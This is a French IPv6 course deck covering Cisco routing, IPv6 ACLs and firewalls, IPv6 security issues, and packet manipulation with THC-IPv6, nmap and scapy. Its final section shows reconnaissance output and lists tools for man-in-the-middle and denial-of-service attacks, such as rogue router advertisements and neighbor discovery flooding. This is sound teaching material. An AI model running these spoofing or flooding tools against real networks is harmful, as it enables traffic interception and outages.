
- network : est l'adresse du réseau à joindre
- mask : est le masque du réseau à joindre
- address : est l'adresse du prochain routeur directement connecté pour atteindre le réseau
- interface : est l'interface de sortie du routeur pour atteindre le réseau
- AD : distance administrative optionnelle (1, par défaut)

# Topologie personnelle

Pour l'  
équipe  
0x200



# Topologie du lab



# Plan d'adressage

Équipe	Réseau routé	Fa0/1 WAN	Fa0/0 LAN	
0x100	0x100::/56 (Réservé)	-	fe80::1/64 2001:470:7b6d:1lab::1/64	
0x200	0x200::/56	fe80::200/64 autoconfig	fe80::1/64 2001:470:7b6d:200::1/64	2001:470:7b6d:280::1/64 2001:470:7b6d:2ff::1/64
0x300	0x300::/56	fe80::300/64 autoconfig	fe80::1/64 2001:470:7b6d:300::1/64	2001:470:7b6d:380::1/64 2001:470:7b6d:3ff::1/64
0x400	0x400::/56	fe80::400/64 autoconfig	fe80::1/64 2001:470:7b6d:400::1/64	2001:470:7b6d:480::1/64 2001:470:7b6d:4ff::1/64
0x500	0x500::/56	fe80::500/64 autoconfig	fe80::1/64 2001:470:7b6d:500::1/64	2001:470:7b6d:580::1/64 2001:470:7b6d:5ff::1/64
0x600	0x600::/56	fe80::600/64 autoconfig	fe80::1/64 2001:470:7b6d:600::1/64	2001:470:7b6d:680::1/64 2001:470:7b6d:6ff::1/64
0x700	0x700::/56	fe80::700/64 autoconfig	fe80::1/64 2001:470:7b6d:700::1/64	2001:470:7b6d:780::1/64 2001:470:7b6d:7ff::1/64

# Configuration IPv4

1. Configuration globale
2. Clé SSH
3. Configuration IPv4
  - a. LAN
  - b. WAN (DHCP)
  - c. IP Routing (DHCP)
  - d. NAT
  - e. DHCP LAN
4. Test de connectivité IPv4

# Configuration IPv6

- Interface WAN IPv6
- Interface LAN IPv6
- Routage IPv6

# Interface WAN IPv6

```
interface FastEthernet0/1
```

```
  ipv6 enable
```

```
  do sh ipv6 int brie
```

```
!
```

```
  ipv6 address FE80::x00 link-local
```

```
  do sh ipv6 int brie
```

```
!
```

```
  ipv6 address autoconfig
```

```
  do sh ipv6 int brie
```

# Interface LAN IPv6

```
interface FastEthernet0/0
    ipv6 enable
    ipv6 address 2001:470:7B6D:200::1/64
    ipv6 address FE80::1 link-local
```

# Routage IPv6

Il est nécessaire d'activer manuellement le routage IPv6 sur un routeur Cisco :

```
(config)#ipv6 unicast-routing  
(config)#  
 ipv6 route ::/0 FastEthernet0/1 FE80::1
```

# Table de routage IPv6

```
#show ipv6 route
```

IPv6 Routing Table - default - 10 entries

Codes: C - Connected, L - Local, S - Static, NDp - ND Prefix

**S ::/0 [1/0]**

    via FE80::1, FastEthernet0/1

NDp 2001:470:7B6D:1AB::/64 [2/0]

    via FastEthernet0/1, directly connected

**L 2001:470:7B6D:1AB::200/128 [0/0]**

    via FastEthernet0/1, receive

**C 2001:470:7B6D:200::/64 [0/0]**

    via FastEthernet0/0, directly connected

**L 2001:470:7B6D:200::1/128 [0/0]**

    via FastEthernet0/0, receive

**C 2001:470:7B6D:201::/64 [0/0]**

    via Loopback0, directly connected

**L 2001:470:7B6D:201::1/128 [0/0]**

    via Loopback0, receive

**C 2001:470:7B6D:2FF::/64 [0/0]**

    via Loopback1, directly connected

**L 2001:470:7B6D:2FF::1/128 [0/0]**

    via Loopback1, receive

**L FF00::/8 [0/0]**

    via Null0, receive

# Vérification du routage

```
#ping
Protocol [ip]: ipv6
Target IPv6 address: www.google.com
Repeat count [5]: Datagram size [100]: Timeout in seconds [2]:
Extended commands? [no]: y
Source address or interface: fastethernet0/0
UDP protocol? [no]: Verbose? [no]: Precedence [0]: DSCP [0]: Include hop
by hop option? [no]: Include destination option? [no]: Sweep range of
sizes? [no]:
Type escape sequence to abort.

Sending 5, 100-byte ICMP Echos to 2A00:1450:4007:803::1014, timeout is 2
seconds:
Packet sent with a source address of 2001:470:7B6D:200::1
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 136/276/408 ms
```

# Adresse IPv6 (1/2)

```
#show ipv6 interface f0/0
```

FastEthernet0/0 is up, line protocol is up

IPv6 is enabled, link-local address is **FE80::C802:CFF:FE9D:8**

No Virtual link-local address(es) :

Global unicast address(es) :

**2001:470:CBF7:200::1**, subnet is 2001:470:7B6D:200::/64

Joined group address(es) :

FF02::1

FF02::2

**FF02::1:FF00:1**

**FF02::1:FF9D:8**

MTU is 1500 bytes

ICMP error messages limited to one every 100 milliseconds

ICMP redirects are enabled

ICMP unreachables are sent

ND DAD is enabled, number of DAD attempts: 1


ND reachable time is 30000 milliseconds (using 30000)

ND RAs are suppressed (periodic)

**Hosts use stateless autoconfig for addresses.**

# Adresses IPv6

```
#sh ipv6 interface f0/0
FastEthernet0/0 is up, line protocol is up
  IPv6 is enabled, link-local address is FE80::1
  No Virtual link-local address(es):
  Global unicast address(es):
    2001:470:CBF7:200::1, subnet is 2001:470:7B6D:200::/64
  Joined group address(es):
    FF02::1
    FF02::2
    FF02::1:FF00:1
  MTU is 1500 bytes
  ICMP error messages limited to one every 100 milliseconds
  ICMP redirects are enabled
  ICMP unreachables are sent
  ND DAD is enabled, number of DAD attempts: 1
  ND reachable time is 30000 milliseconds (using 30000)
  ND RAs are suppressed (periodic)
Hosts use stateless autoconfig for addresses.
```



# Vérification terminale

Test de base IPv6 :

ipconfig, netsh interface ipv6 ...., ping, tracert  
Firefox, plugin show IP, google, <http://test-ipv6.com/>, youtube, lesvoir

1. Test Dual-Stack
2. Fixez l'adresse IPv4 sans DNS IPv4
3. Désactivez IPv4

# Routage OSPFv3

Configuration du routage global en spécifiant manuellement le router-id en format 32 bits décimal pointé.

```
(config) # router ospfv3 1  
(config-router) # router-id 10.1.1.1
```

*Ce n'est pas sans conséquences sur l'élection DR/BDR.*

Activation à partir des interfaces

```
(config) # interface fa0/1  
(config-if) # ipv6 ospf 1 area 0
```

Diagnostic

```
show ipv6 ospf  
show ipv6 ospf interface  
show ipv6 ospf neighbor
```

# **15. Pare-feux IPv6 sous Cisco IOS**

# Objectifs

- Préfixes bogon
- En-têtes et extension d'en-tête
- Filtrage des tunnels (6in4, GRE, IPSEC, ...)
- Firewall L2
- Logs et performances

Dans les diapositives suivantes :

1. ACL : filtrage sans état
2. IPv6 IOS Firewall : SPI + ACL
3. IPv6 Zone-Based Firewall (ZBF)

# Cisco IPv6 ACLs

Les ACLs IPv6 sont très similaires aux ACLs IPv4. Il n'y a plus que des ACLs nommées étendues.

```
(config) #ipv6 access-list name
permit/deny protocol {source-ipv6-prefix/prefix-length | any | host source-ipv6-address | auth} [operator [port-number]] {destination-ipv6-prefix/prefix-length | any | host destination-ipv6-address | auth} [operator [port-number]] [dest-option-type[doh-number | doh-type]] [dscp value] [flow-label value] [fragments] [log] [log-input] [mobility] [mobility-type [mh-number | mh-type]] [reflect name [timeout value]] [routing] [routing-type routing-number] [sequence value] [time-range name]
```

Les ACLs IPv6 sont appliquées sur les interfaces en utilisant la commande **ipv6 traffic-filter access-list-name {in | out}**.

# Entrées implicites ACLs

- Toutes les ACLs IPv6 contiennent deux règles implicites qui autorisent le trafic IPv6 neighbor discovery (ND) à l'envoi et à la réception :
  - `permit icmp any any nd-na`
  - `permit icmp any any nd-ns`
- Comme les ACLs IPv4, les ACLs IPv6 contiennent une règle implicite qui refuse tout autre trafic.
  - `deny ipv6 any any`
- Ces règles ne sont pas visibles dans la configuration? On conseillera de les encoder explicitement.
  - Entrer manuellement la règle implicite `deny any any` vous permettra de journaliser les paquets refuser sans concerner neighbor discovery (ND).

# Exemple ACL

Exemple refuser tout trafic TCP80 pour une adresse en dehors du LAN :

```
interface f0/0
  description interface LAN
  ipv6 traffic-filter BLOCK_HOST_01 in
!
ipv6 access-list BLOCK_HOST_01
  sequence 20 deny tcp host 2001:db8:1ab::1 any eq www
```

# Trafic à bloquer

- unspecified address ::
- loopback address ::1
- IPv4-compatible addresses ::/96
- IPv4-mapped addresses (obsolete) ::ffff:0.0.0.0/96, ::/8
- automatically tunneled packets using compatible addresses (deprecated RFC 4291)  
    ::0.0.0.0/96
- other compatible addresses ::224.0.0.0/100, ::127.0.0.0/104, ::0.0.0.0/104, ::  
    255.0.0.0/104
- false 6to4 packets 2002:e000::/20, 2002:7f00::/24, 2002:0000::/24, 2002:ff00::/24,  
    2002:0a00::/24, 2002:ac10::/28, 2002:c0a8::/32
- link-local addresses (see specific section about ICMP) fe80::/10
- site-local addresses (deprecated) fec0::/10
- unique-local packets fc00::/7
- multicast packets (only as a source address) ff00::/8
- documentation address 2001:db8::/32
- 6Bone addresses (deprecated) 3ffe::/16

# Messages ND à autoriser

Messages ND à autoriser :

IPv6 multicast packets (MAC addresses 3333.0000.0000 to 3333.FFFF.FFFF)

Neighbor Advertisement (NA), Neighbor Solicitation (NS) messages, et les paquets Duplicate Address Detection (DAD)

Router Advertisement (RA) and Router Solicitation (RS) pour SLAAC

# Exemple d'ACL bloquante (1/4)

```
ipv6 access-list Internet-Inbound
  remark Deny loopback address
  deny ipv6 ::1/128 any
  remark Deny IPv4-compatible addresses
  deny ipv6 0::/96 any
  remark Deny IPv4-mapped addresses (obsolete)
  deny ipv6 ::ffff:0.0.0.0/96 any
  remark Deny auto tunneled packets w/compatible addresses (RFC 4291)
  deny ipv6 ::0.0.0.0/96 any
  remark Deny other compatible addresses
  deny ipv6 ::224.0.0.0/100 any log
  deny ipv6 ::127.0.0.0/104 any log
  deny ipv6 ::0.0.0.0/104 any log
  deny ipv6 ::255.0.0.0/104 any log
  remark Deny false 6to4 packets
  deny ipv6 2002:e000::/20 any log
  deny ipv6 2002:7f00::/24 any log
  deny ipv6 2002:0000::/24 any log
  deny ipv6 2002:ff00::/24 any log
```

# Exemple d'ACL bloquante (2/4)

```
deny ipv6 2002:0a00::/24 any log
deny ipv6 2002:ac10::/28 any log
deny ipv6 2002:c0a8::/32 any log
remark Permit good NDP messages since we deny and log at the end
permit icmp fe80::/10 any nd-na
permit icmp fe80::/10 any nd-ns
remark Deny Link-Local communications
deny ipv6 fe80::/10 any
remark Deny Site-Local (deprecated)
deny ipv6 fec0::/10 any
remark Deny Unique-Local packets
deny ipv6 fc00::/7 any
remark Deny multicast packets
deny ipv6 ff00::/8 any
remark Deny Documentation Address
deny ipv6 2001:db8::/32 any
remark Deny 6Bone addresses (deprecated)
deny ipv6 3ffe::/16 any
remark Deny RH0 packets
deny ipv6 any any routing-type 0 log
```

# Exemple d'ACL bloquante (3/4)

```
remark Deny our own addresses coming inbound
deny ipv6 2001:db8:11::/48 any log
remark permit BGP to and from our EBGP neighbor
permit tcp host 2001:db8:4::1 host 2001:db8:4::2 eq bgp
permit tcp host 2001:db8:4::1 eq bgp host 2001:db8:4::2
remark Permit traffic to our web server
permit tcp any host 2001:db8:11::100 eq www
remark Permit our returned traffic from internal clients
permit tcp any 2001:db8:11::/48 range 1024 65535
permit udp any 2001:db8:11::/48 range 1024 65535
remark Permit inbound DNS responses to our internal caching DNS server
permit udp any eq domain host 2001:db8:11:30:20c:29ff:fe5d:982a
remark Permit good ICMPv6 message types
permit icmp any 2001:db8:11::/48 destination-unreachable
permit icmp any 2001:db8:11::/48 packet-too-big
permit icmp any 2001:db8:11::/48 parameter-problem
permit icmp any 2001:db8:11::/48 echo-reply
```

# Exemple d'ACL bloquante (4/4)

```
remark Permit our ISP to ping our external interface
permit icmp host 2001:db8:4::1 host 2001:db8:4::2 echo-request
remark Deny everything else and log it
deny ipv6 any any log
```

# Firewall CBAC standard

Firewall Cisco IOS SPI et ACL. En 6 étapes :

1. Vérifier la connectivité et le routage
2. Configuration globale
3. Configuration des interfaces
4. Configuration des ACLs
5. Tester de l'extérieur et de l'intérieur
6. Ouvrez du trafic

# Paramètres globaux

```
! paramètres globaux
enable
configure terminal
    ipv6 unicast-routing
    ipv6 inspect name ipv6_test icmp timeout 60
    ipv6 inspect name ipv6_test tcp timeout 60
    ipv6 inspect name ipv6_test udp timeout 60
```

# Configuration des interfaces

```
interface FastEthernet0/0
    description LAN (TRUST)
    ipv6 enable
    ipv6 traffic-filter INBOUND out
    ipv6 inspect ipv6_test in
!
interface FastEthernet0/1
    description WAN (UNTRUST)
    ipv6 enable
    ipv6 traffic-filter OUTBOUND in
```

# ACLs bloquantes

```
ipv6 access-list INBOUND
permit icmp any any nd-na
permit icmp any any nd-ns
deny ipv6 any any log
!
```

```
ipv6 access-list OUTBOUND
permit icmp any any nd-na
permit icmp any any nd-ns
deny ipv6 any any log
```

# Exemple de configuration ZBF


<https://supportforums.cisco.com/docs/DOC-28403>

The below topology brings a simple network containing two security zones. Host H1 (Client) and H2 (Admin) are connected to inside interface Gigabit Ethernet 0/1 accessing web server connected to outside interface Gigabit Ethernet 0/0.

We will have the goal of allowing

1. Only HTTP and HTTPS traffic for H1 (Client) from the inside to the outside
2. HTTP, HTTPS and ICMP for H2 (Admin) from the inside to the outside

All other traffic should drop from inside to outside.



# Création du firewall

```
parameter-map type inspect v6-param-map
    sessions maximum 10000
    ipv6 routing-header-enforcement loose
!
class-map type inspect match-any v6-class
    match protocol tcp
    match protocol udp
    match protocol icmp
    match protocol ftp
!
policy-map type inspect v6-policy
    class type inspect v6-class
        inspect
!
zone security z1
zone security z2
!
zone-pair security zp source z1 destination z2
    service-policy type inspect v6-policy
```

# Configuration des interfaces

```
interface FastEthernet0/1
    description LAN (TRUST)
    ipv6 enable
    zone-member z1
!
interface FastEthernet0/0
    description Internet (UNTRUST)
    ipv6 enable
    zone-member z2
```

# Diagnostic fondamental

Sous Cisco IOS :

```
show ipv6 access-list [access-list-name]
```

```
show ipv6 inspect {name inspection-name | config |  
interfaces | session [detail] | all}
```

```
show logging [slot slot-number | summary]
```

Pour les épreuves :

- nmap -6
- ping
- thc-ipv6

# **16. Introduction à la sécurité IPv6**

# Introduction

- IPv6 est la version d'IP normalisée en 1995-1998 ([RFC 2460](#))
- Principale motivation : un espace d'adressage étendu (128 bits c. 32 bits)
- Réaffirme le principe d'une connectivité de bout en bout. Le NAT n'est pas une nécessité en IPv6.
- Son déploiement est plutôt lent et laborieux. La limite est surtout culturelle, pas technique.
- Ce retard permet d'adapter rapidement le protocole.

# Les évolutions du protocole IP

- Adressage étendu à 128 bits
- L'en-tête IPv6 est simplifié et fixé à 40 octets.
- Usage du multicast (en lieu et place du broadcast)
- Sous-protocole ND ([RFC 4861](#)) encapsulé dans ICMPv6
- Plug-and-Play :
  - Autoconfiguration automatique sans état (SLAAC)
  - Adresse Lien local (FE80::/10) créée automatiquement sur chaque interface IPv6
  - Annonce du préfixe réseau dans des RA (Router Advertisement)
  - Mécanismes DAD et NUD
  - Alternatives pour configuration DHCPv6 Stateful et DHCPv6 Stateless

# IPv6 = Protocole Internet (IP)

IPv6 est le Protocole Internet de nouvelle génération.

- Grossso modo, la plupart des considérations de sécurité sont les mêmes en IPv6 qu'en IPv4 car ils fonctionnent selon les mêmes principes.
- Il reste quelques spécificités.

# Faiblesses similaires IPv6/IPv4

- Usurpation d'adresse IP source triviale
- Pas d'authentification ou de chiffrement par défaut, au niveau IP
- Attaques par déni de service volumétriques (force brute)
- Attaques contre les protocoles de transport ou contre les applications
- Protocoles de résolution d'adresses sur le réseau local différents (ARP vs. NDP) mais posant des problèmes similaires
- Protocoles de routage

# Spécificités sécuritaires

On peut classer les spécificités sécuritaires d'IPv6 en deux catégories :

1. Les **différences contingentes** (celles qui sont circonstancielles à l'époque, à l'état du déploiement et de la connaissance du protocole, etc.)
2. Les **différences protocolaires**

# Spécificités contingentes

Déployer IPv6 c'est déployer un second réseau  
= double de travail

On pourrait constater des différences entre les protocoles co-existants :

- dans les méthodes de gestion incohérentes (règles de filtrage, politiques de sécurité, etc.)
- dans les implémentations logicielles (p. ex. dans les firewalls) limitées, incomplètes, boguées, pas testées
- La méconnaissance des admin mais aussi des attaquants
- Techniques de transition complexes et présentant des nouveaux risques

# Qui attaque IPv6 ?

Qui attaque IPv6 ? Quasiment personne, car il n'est quasiment pas encore largement déployé.  
Il serait donc plus sécurisé ? ;-)

Ces différences contingentes vont disparaître avec le temps.

On prédit encore 5 à 10 ans de popularisation d'IPv6 et la disparition d'IPv4 d'ici 15 ans (?)

# Spécificités protocolaires

Les spécificités protocolaires vont subsister avec le temps.

- RAcailles (Rogue RA)
- Vie privée et adresses MAC
- Analyse des en-têtes
- Enumération d'adresses
- Plus de NAT, moins de sécurité
- et d'autres ...

# Router Advertisement (RA)

IPv6 propose d'emblée un mécanisme d'annonce (sans état) du préfixe réseau dans des RA advertisements.

Le scénario le plus probable est le suivant : un routeur envoie de RA régulièrement ou répond à des Router Solicitation (RS). Les noeuds IPv6 génèrent automatiquement leur identifiant d'interface

# RAcailles (Rogue RA)

- Les RA (annonces des routeurs), comme DHCP, ne sont pas sécurisées/authentifiées.
- Comme avec DHCP, une machine peut jouer au routeur et émettre des RAcailles. Problème décrit dans le [RFC 6104](#).
- Comme avec DHCP, la meilleure protection semble être du filtrage par le commutateur (RA Guard, [RFC 6105](#)) : services appelés [IPv6 First Hop Security chez Cisco](#), par exemple

# Analyse des en-têtes

- Des tas de logiciels de sécurité ont besoin de "sauter" l'en-tête du paquet, pour aller au contenu. En IPv4, c'est pénible (en-tête de taille variable) mais connu.
- En IPv6, nombre quelconque d'en-têtes et, jusqu'à récemment, pas de gabarit commun ! impossible à analyser. Ajouter un seul en-tête suffit parfois pour échapper à la détection.
- Depuis le [RFC 6564](#), un algorithme fiable est possible.
- Les commentaires dans le code source de Wireshark ou Net::Pcap ne sont pas flatteurs pour IPv6. . .
- Attention aussi à la fragmentation (RFCs en cours pour insister sur le risque).

# Enumération d'adresses

- En IPv4, balayer toutes les adresses est réaliste (un /16 en moins de 2 h, à 10 adr./s). Cela permet de trouver des machines discrètes.
- En IPv6, une telle énumération naïve n'est pas envisageable (un /64 prendrait des milliards d'années).
- Cela ne veut pas dire qu'on ne peut pas être trouvé : adresses prévisibles (...::1), connexions sortantes, attaques locales, attaques on-link, off-link, etc. Le [RFC 5157](#) donne plein d'idées.

# Plus de NAT

- En IPv4, le NAT est quasiment indispensable vu la rareté des adresses. En transformant les champs d'adresses il rompt le principe de connectivité de bout en bout, duplique les réseaux en les cachant, duplique la gestion, bref, c'est une véritable plaie.
- En IPv6, le NAT n'est plus nécessaire, mais autorisé. On pourrait le rencontrer pour connecter IPv6 à IPv4 (NAT64) voire même dans un usage similaire NAT66.

# Plus de NAT, moins de sécurité ?

Le NAT n'a jamais été pas une mesure de sécurité. C'est valable en IPv6 comme en IPv4.

On ne se passera pas d'éléments de filtrage et de surveillance !

# Et d'autres

- IPV6\_V6ONLY dans les applications
- Attaque Neighbor cache
- Filtrage d'ICMPv6 comme on filtre ICMP
- Attaques sur les tunnels
- ...

# Outils d'audit

## Scapy

<http://www.secdev.org/projects/scapy/>

## THC-IPv6

<http://www.thc.org/thc-ipv6/>

## Metasploit

<http://www.metasploit.com/>

# Mesures de sécurité

Ne pas déployer IPv6 n'est pas une mesure de sécurité.

- Respect des politiques de sécurité.
- Sécurité de bas niveau (RA\_guard, SEND)
- Firewalls, IDS, Surveillance (Netfilter, ndpmon, ramond, rafixd)
- Le plus important : la connaissance.

# Bibliographie

- <http://www.bortzmeyer.org/ipv6-securite.html>
- [http://www.cisco.com/en/US/prod/collateral/iosswrel/ps6537/ps6553/white\\_paper\\_c11-678658.html](http://www.cisco.com/en/US/prod/collateral/iosswrel/ps6537/ps6553/white_paper_c11-678658.html)
- RFC 6092 et RFC 6204 : recommandations de filtrage sur les CPE end-user.

# **17. Manipulation de paquets IPv6**

# Objectifs

Manipulation de paquets avec des outils tels que THC-IPv6, scapy, nmap -6, tcpdump

# Attaques, faiblesses, outils

- Différentes types attaques :  
Reconnaissance, MitM, DoS, spoofing
- Différentes portées : Routage extérieur,  
routage intérieur, LAN, Internet,
- Différentes faiblesses protocolaires : SLAAC,  
ICMPv6, ND, NS, NA, RA, DNS, DHCPv6.

# Installation des outils

## Installation de THC-IPv6

```
$ sudo apt-get install libpcap-dev libssl-dev
$ wget https://www.thc.org/download.php?t=r&f=thc-ipv6-2.7.tar.gz
$ tar xvfz thc-ipv6-2.7.tar.gz
$ cd thc-ipv6-2.7/
$ make
$ sudo make install
```

## Installation nmap, scapy, tcpdump

```
apt-get install python-scapy nmap tcpdump
```

## Capture de paquets

```
tcpdump -w IPv6.pcap -i eth0 -vv ip6
```

# Reconnaissance

- **nmap -6** : scans de ports
- **alive6** : Montre les adresses présentes sur le segment
- **passive\_discovey6** : Sniff passif qui détecte toute adresse IP. Se combine avec parasite6 dans un environnement commuté
- **trace6** : Traceroute rapide avec résolution DNS et détection de tunnel (changement de MTU).

# nmap -6

```
nmap -6 -v -sT fe80::1
```

```
Starting Nmap 6.00 ( http://nmap.org ) at 2013-12-10 21:42 CET
Initiating ND Ping Scan at 21:42
Scanning fe80::1 [1 port]
Completed ND Ping Scan at 21:42, 0.04s elapsed (1 total hosts)
Initiating System DNS resolution of 1 host. at 21:42
Completed System DNS resolution of 1 host. at 21:42, 0.34s elapsed
Initiating Connect Scan at 21:42
Scanning fe80::1 [1000 ports]
Strange error from connect (22):Invalid argument
Completed Connect Scan at 21:42, 0.01s elapsed (1000 total ports)
Nmap scan report for fe80::1
Host is up (0.0015s latency).
All 1000 scanned ports on fe80::1 are filtered
MAC Address: 00:0C:CE:D9:23:00 (Cisco Systems)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
    Raw packets sent: 1 (72B) | Rcvd: 1 (72B)
```

# alive6

**alive6 eth0**

Alive: 2001:470:cbf7:1ab:7ec3:a1ff:fe89:b96f  
[ICMP parameter problem]

Alive: 2001:470:cbf7:1ab:ba27:ebff:fe59:70f3  
[ICMP echo-reply]

Alive: 2001:470:cbf7:1ab::1 [ICMP echo-  
reply]

Scanned 1 address and found 3 systems alive

<http://www.cloudshark.org/captures/bed61f75bde3>

# **passive\_discovery6**

## **passive\_discovery6 eth0**

```
Started IPv6 passive system detection (Press  
Control-C to end) . . .
```

```
Detected: 2001:470:cbf7:1ab:829:6ff7:4b6a:  
2284
```

```
Detected: fe80::1
```

```
Detected: 2001:470:20::2
```

```
Detected: 2a00:1450:4007:803::1010
```

# trace6

## **trace6 -dt eth0 cisco.goffinet.org**

Trace6 for cisco.goffinet.org (2001:6f8:202:4db::2) with starting MTU 1500:

```
1: 2001:470:cbf7:1ab::1 () - new MTU 1480 - 6in4 tunnel endpoint
2: 2001:470:1f12:d02::1 (goffinet-2.tunnel.tserv10.par1.ipv6.he.net)
3: 2001:470:0:7b::1 (ge2-3.core1.par1.he.net)
4: 2001:7f8:54::149 (easynet.franceix.net)
5: 2001:6f8:1:1:87:86:76:19 ()
6: 2001:6f8:1:2:87:86:71:165 ()
7: 2001:6f8:200:1003::10 (bebru01.sixxs.net) - new MTU 1280
8: 2001:6f8:202:4db::1 (gw-1244.bru-01.be.sixxs.net)
9: 2001:6f8:202:4db::2 (cl-1244.bru-01.be.sixxs.net) [ping reply received]
```

# Autres outils de reconnaissance

Alive Scanning:

- Alive scanning techniques: **alive6**
- ICMPv6 Inverse Lookup: **inverse\_lookup6**
- ICMPv6 Node Query: **node\_query6**

DNS enumeration:

- Brute: **dnsdict6**
- Reverse: **dnsrevenum6**
- DNSSEC: **dnssecwalk**

Local Discovery:

- NS: **detect-new-ip6**
- Sniff: **passive\_discovery6**
- Router : **dump\_router6**

Tracerouter: **trace6**

Helper tools: **address6**

# Attaques MitM

- ICMPv6 Redirects: redir6, redirsniff6
- NDP: parasite6, fake\_advertise6
- RA: fake\_router6, fake\_router26
- DHCPv6: fake\_dhcps6
- DNS: fake\_dns6d
- Mobility: fake\_mipv6

# Attaques DoS

flood\_advertise6

flood\_mld26

flood\_router6

denial6

fake\_advertise6

ndpexhaust26

sendpeesmp6

flood\_dhcpc6

flood\_mldrouter6

